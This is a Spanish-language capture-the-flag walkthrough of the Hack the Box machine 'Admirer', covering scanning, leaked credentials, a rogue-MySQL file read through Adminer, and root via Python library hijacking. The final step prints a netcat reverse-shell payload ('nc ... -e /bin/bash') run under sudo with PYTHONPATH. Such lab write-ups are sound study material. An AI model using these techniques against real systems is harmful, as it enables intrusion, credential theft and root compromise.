


Máquina Admirer de Hack the box



Ecaneo inicial nmap

```
File: HTB/admirer/nmap/targeted
1 # Nmap 7.80 scan initiated Sun May  3 01:38:33 2020 as: nmap -sC -sV -p21,22,80 -oN targeted 10.10.10.187
2 Nmap scan report for 10.10.10.187
3 Host is up (0.054s latency).
4
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ftp      vsftpd 3.0.3
7 22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
10 |   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
11 |_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
12 80/tcp    open  http?
13 | http-robots.txt: 1 disallowed entry
14 |_ /admin-dir
15 |_ http-title: Admirer
16 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Sun May  3 01:39:54 2020 -- 1 IP address (1 host up) scanned in 80.32 seconds

[ktulu@arch] ~ |
```

Puertos 21,22 y 80 abiertos.

Intento conectarme al FTP pero no sirve el usuario anonymous.

Paso a la enumeración de la página web.

Veo que tiene un robots.txt que muestra un directorio llamado /admin-dir

Accedo pero me dice que no tengo permiso para verla.

Lanzo gobuster con el parámetro -x txt para que me muestre los archivos txt que encuentre y encuentra dos archivos interesantes:

- contacts.txt
- credentials.txt

Me descargo los dos ficheros con wget

```
[ktulu@arch] ~/HTB/admirer cat gobuster-admin-dir.txt
File: gobuster-admin-dir.txt
1 /contacts.txt (Status: 200)
2 /credentials.txt (Status: 200)

[ktulu@arch] ~/HTB/admirer wget http://10.10.10.187/admin-dir/contacts.txt
--2020-05-04 19:42:47-- http://10.10.10.187/admin-dir/contacts.txt
Conectando con 10.10.10.187:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 350 [text/plain]
Grabando a: "contacts.txt"

contacts.txt 100%[=====] 350 --KB/s en 0s
2020-05-04 19:42:47 (11,4 MB/s) - "contacts.txt" guardado [350/350]

[ktulu@arch] ~/HTB/admirer wget http://10.10.10.187/admin-dir/credentials.txt
--2020-05-04 19:42:55-- http://10.10.10.187/admin-dir/credentials.txt
Conectando con 10.10.10.187:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 136 [text/plain]
Grabando a: "credentials.txt"

credentials.txt 100%[=====] 136 --KB/s en 0s
2020-05-04 19:42:56 (6,63 MB/s) - "credentials.txt" guardado [136/136]

[ktulu@arch] ~/HTB/admirer |
```

En el fichero credentials.txt hay unas credenciales para ftp, las utilizo para conectarme y me descargo dos ficheros más.

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 3405 Dec 02 21:24 dump.sql
-rw-r--r-- 1 0 0 5270987 Dec 03 21:20 html.tar.gz
226 Directory send OK.
ftp> wget dump.sql
?Invalid command
ftp> get dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0,0085 seconds (391 kbytes/s)
ftp> get html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 2,46 seconds (2,04 Mbytes/s)
ftp> exit
?Invalid command
ftp> |
```

Al descomprimir el archivo comprimido veo dos directorios interesantes:

- utility-scripts
- w4ld0s_s3cr3t_d1r

Dentro de utility-scripts hay un fichero con credenciales para una base de datos:

```
[ktulu@arch] ~/HTB/admirer/ftp cat utility-scripts/db_admin.php

File: utility-scripts/db_admin.php

1  <?php
2  $servername = "localhost";
3  $username = "waldo";
4  $password = "Wh3r3_1s_w4ld0?";
5
6  // Create connection
7  $conn = new mysqli($servername, $username, $password);
8
9  // Check connection
10 if ($conn->connect_error) {
11     die("Connection failed: " . $conn->connect_error);
12 }
13 echo "Connected successfully";
14
15
16 // TODO: Finish implementing this or find a better open source alternative
17 ?>
```

También compruebo que utility-scripts es accesible desde el navegador, aunque da error de permiso denegado, pero se puede acceder a /utility-scripts/admin_tasks.php, aunque no parece explotable.



En relación al nombre de la máquina intento acceder a adminer.php y veo que me sale una página de login.

← → ↻ No es seguro 10.10.10.187/utility-scripts/adminer.php

Idioma: Español ▼

Adminer 4.6.2 4.7.6

Login

Motor de base de datos	MySQL ▼
Servidor	localhost
Usuario	
Contraseña	
Base de datos	

☐ Guardar contraseña

Pruebo las credenciales del fichero db_admin.php pero no funcionan.

Tal como explican aquí: <https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool>

Levanto el servicio mysql.

Me conecto desde la página a mi mysql con el usuario root y pass definida anteriormente.

Creo una base de datos llamada test con una tabla llamada test

Ejecuto la consulta:

```
load data local infile "/var/www/html/index.php"
into table test.test
fields terminated by "\n"
```

Comando SQL - 10.10.15.57 - Adminer - Mozilla Firefox

10.10.10.187/utility-scripts/adminer.php?server=10.10.15.57&username=root&sql=

Idioma: Español ▼

Adminer 4.6.2 4.7.6

DB: test ▼

Comando SQL Importar Exportar


Comando SQL

load data local infile "/var/www/html/index.php"
into table test.test
fields terminated by "\n"

Consulta ejecutada, 123 registros afectados. [0.196 s] Modificar

```
load data local infile "/var/www/html/index.php"
into table test.test
fields terminated by "\n"
```

Limit rows: ☐ Parar en caso de error ☐ Mostrar solamente errores



The screenshot shows a Kali Linux desktop environment with a blue background. On the left side, there are four desktop icons: 'Trash', 'File System', 'Home', and 'admire'. The 'File System' icon is highlighted. In the center, a terminal window is open, displaying the output of the command 'ls -lah' in the directory '/home/waldo'. The terminal window has a title bar that reads 'waldo@admire: ~'. The output of the command is a detailed file listing for the directory '/home/waldo', showing files like '.bash_history', '.bash_logout', '.bashrc', '.enviro', '.foo', '.gnupg', '.lessht', '.mysql_history', '.nano', '.other', '.profile', '.python_history', and 'user.txt'. The terminal window also shows the prompt 'waldo@admire:~\$' and the command 'cat user.txt'.

File System

Home

admire

waldo@admire: ~

```
waldo@admire:~$ ls -lah
total 48K
drwxr-xr-x 6 waldo waldo 4.0K May 6 16:05 .
drwxr-xr-x 9 root root 4.0K Dec 2 17:11 ..
lrwxrwxrwx 1 waldo waldo 9 Nov 29 22:35 .bash_history -> /dev/null
-rw-r--r-- 1 waldo waldo 220 Nov 29 18:44 .bash_logout
-rw-r--r-- 1 waldo waldo 3.5K Nov 29 18:44 .bashrc
-rw-r--r-- 1 waldo waldo 88 May 6 15:49 .enviro[PYPATH]
drwxr-xr-x 3 waldo waldo 4.0K May 6 16:12 foo
drwx----- 2 waldo waldo 4.0K May 6 16:02 .gnupg
lrwxrwxrwx 1 waldo waldo 9 Dec 2 17:34 .lessht -> /dev/null
lrwxrwxrwx 1 waldo waldo 9 Nov 29 22:35 .mysql_history -> /dev/null
drwxr-xr-x 2 waldo waldo 4.0K May 6 14:59 .nano
drwxr-xr-x 3 waldo waldo 4.0K May 6 15:19 .other
-rw-r--r-- 1 waldo waldo 675 Nov 29 18:44 .profile
-rw----- 1 waldo waldo 361 May 6 15:53 .python_history
-rw-r--r-- 1 root waldo 33 May 6 14:52 user.txt
waldo@admire:~$ cat user.txt
cac0fb00a878f0e67df51066f0dbbee5c
waldo@admire:~$
```

Ya tengo el user.txt --> cac0fb00a878f0e67df51066f0dbee5c

Luego ejecuto lse.sh y veo lo siguiente:

Matching Defaults entries for waldo on admirer:

env_reset, env_file=/etc/sudoenv,mail_badpass,secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:

(ALL) SETENV: /opt/scripts/admin_tasks.sh

Puedo ejecutar el script /opt/scripts/admin_tasks.sh con sudo como root, y además viendo el script se puede ver que al elegir la opción 6 se ejecuta otro script /opt/scripts/backup.py

Dentro de este script (backup.py) veo que lo primero que hace es import shutil, con lo que pienso que se podrá hacer un library hijacking.

Me creo un script shutil.py en /dev/shm con el siguiente contenido:

```
import subprocess
subprocess.call(['nc 10.10.14.114 8080 -e / bin / bash', shell=True])
```

Me pongo a la escucha en el puerto 8080 con sudo rlwrap nc -lvnp 8080 y ejecuto:

```
sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh
```

Elijo la opción 6, se ejecuta el script backup.py, importa la librería shutil.py y al definir el pythonpath en / dev / shm se ejecuta mi script y me lanza la conexión.


```
waldo@admirer:/dev/shm$ sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/dev/shm$ |
```

```
[ktulu@arch] ~ sudo rlwrap nc -lvnp 8080
[sudo] password for ktulu:
Connection from 10.10.10.187:51852
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@admirer:/run/shm# |
```

🔑 master [UM] :)

root.txt --> c7f553be1dfd0337165e6b566d5d7df2